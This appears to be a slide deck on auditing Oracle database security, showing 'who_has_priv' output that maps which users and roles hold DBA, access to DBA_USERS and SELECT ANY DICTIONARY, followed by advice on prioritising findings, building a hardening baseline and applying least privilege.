
Derive the list of users from the enumeration stage

Who Has Key Roles




```
who_has_priv: Release 1.0.3.0.0 - Production on Thu Nov 22 16:00:18 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

ROLE TO CHECK                             [DBA]: DBA
OUTPUT METHOD Screen/File                   [S]: S
FILE NAME FOR OUTPUT                 [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                       [N]:
USER TO SKIP                          [TEST%]:

Investigating Role => DBA (PWD = NO) which is granted to =>
====================================================================
        User => SYS (ADM = YES)
        User => SYSMAN (ADM = NO)
        User => SCOTT (ADM = NO)
        User => SYSTEM (ADM = YES)
        User => TESTUSER (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL> |
```

Access To Key Data (DBA_USERS)



```
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                    [N]:
USER TO SKIP                         [TEST%]:

Checking object => SYS.DBA_USERS
====================================================================


Object type is => VIEW (TAB)
        Privilege => SELECT is granted to =>
        Role => APP_ROLE (ADM = NO) which is granted to =>
                User => SCOTT (ADM = NO)
                User => SYSTEM (ADM = YES)
        User => CTXSYS (ADM = NO)
        Role => SELECT_CATALOG_ROLE (ADM = NO) which is granted to =>
                Role => OLAP_USER (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                Role => DBA (ADM = YES) which is granted to =>
                        User => SYS (ADM = YES)
                        User => SYSMAN (ADM = NO)
                        User => SYSTEM (ADM = YES)
                        User => TESTUSER (ADM = NO)
                Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                Role => OLAP_DBA (ADM = NO) which is granted to =>
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                        User => OLAPSYS (ADM = NO)
                        User => SYS (ADM = YES)
                User => SH (ADM = NO)
                Role => EXP_FULL_DATABASE (ADM = NO) which is granted to =>
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                        User => SYS (ADM = YES)
                User => SYS (ADM = YES)
                User => IX (ADM = NO)
```

Key System Privileges



```
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                      [N]:
USER TO SKIP                           [TEST%]:

Privilege => SELECT ANY DICTIONARY has been granted to =>
====================================================================
        Role => DBA (ADM = YES) which is granted to =>
                User => SYS (ADM = YES)
                User => SYSMAN (ADM = NO)
                User => SCOTT (ADM = NO)
                User => SYSTEM (ADM = YES)
                User => TESTUSER (ADM = NO)
        User => SYSMAN (ADM = NO)
        Role => OLAP_DBA (ADM = NO) which is granted to =>
                Role => DBA (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                        User => SYSMAN (ADM = NO)
                        User => SCOTT (ADM = NO)
                        User => SYSTEM (ADM = YES)
                        User => TESTUSER (ADM = NO)
                User => OLAPSYS (ADM = NO)
                User => SYS (ADM = YES)
        Role => OEM_MONITOR (ADM = NO) which is granted to =>
                User => DBSNMP (ADM = NO)
                User => SYS (ADM = YES)
                Role => OLAP_USER (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
        User => DBSNMP (ADM = NO)
        User => IX (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL> |
```

Note the problem of multiple-inheritance of privileges

Stage 3 - What To Do Next?

- Write up the audit formally
- Prioritise the findings – Severity 1 – 3?
- Use internal policies to help define
- Other platforms can help (e.g. use your OS experience if you have it)
- Assess risk

Next Step - Create A Policy

- Perform an Oracle database audit
- Define what the key/critical issues are
- Determine / decide what to fix
- Include best practice
- Work on a top 20 basis and cycle (This is effective for new hardening)
- Create a baseline standard
  - A document
  - Scripts – maybe for BMC
  - Commercial tool such as AppDetective

Decide What To Fix

- Perform a risk assessment
- My extensive experience of auditing Oracle databases is that there are:
  - Usually a lot of security issues
  - Usually a lot are serious – i.e. server access could be gained if the issue is not plugged
  - There are constraints on the applications, working practice, practicality of fixing
- The best approach is to classify issues
  - Must fix now (really serious), fix as soon as possible, fix when convenient, maybe more
- Create a top ten / twenty approach

Conclusions

- We didn’t mention CPU’s – Apply them – they are only part of the problem
- Think like a hacker
- Get the basics right first –
  - Reduce the version / installed product to that necessary
  - Reduce the users / schemas
  - Reduce and design privileges to least privilege principal
  - Lock down basic configurations
  - Audit
  - Clean up
- Use a top 10 approach in fixing, it works!

Any Questions?

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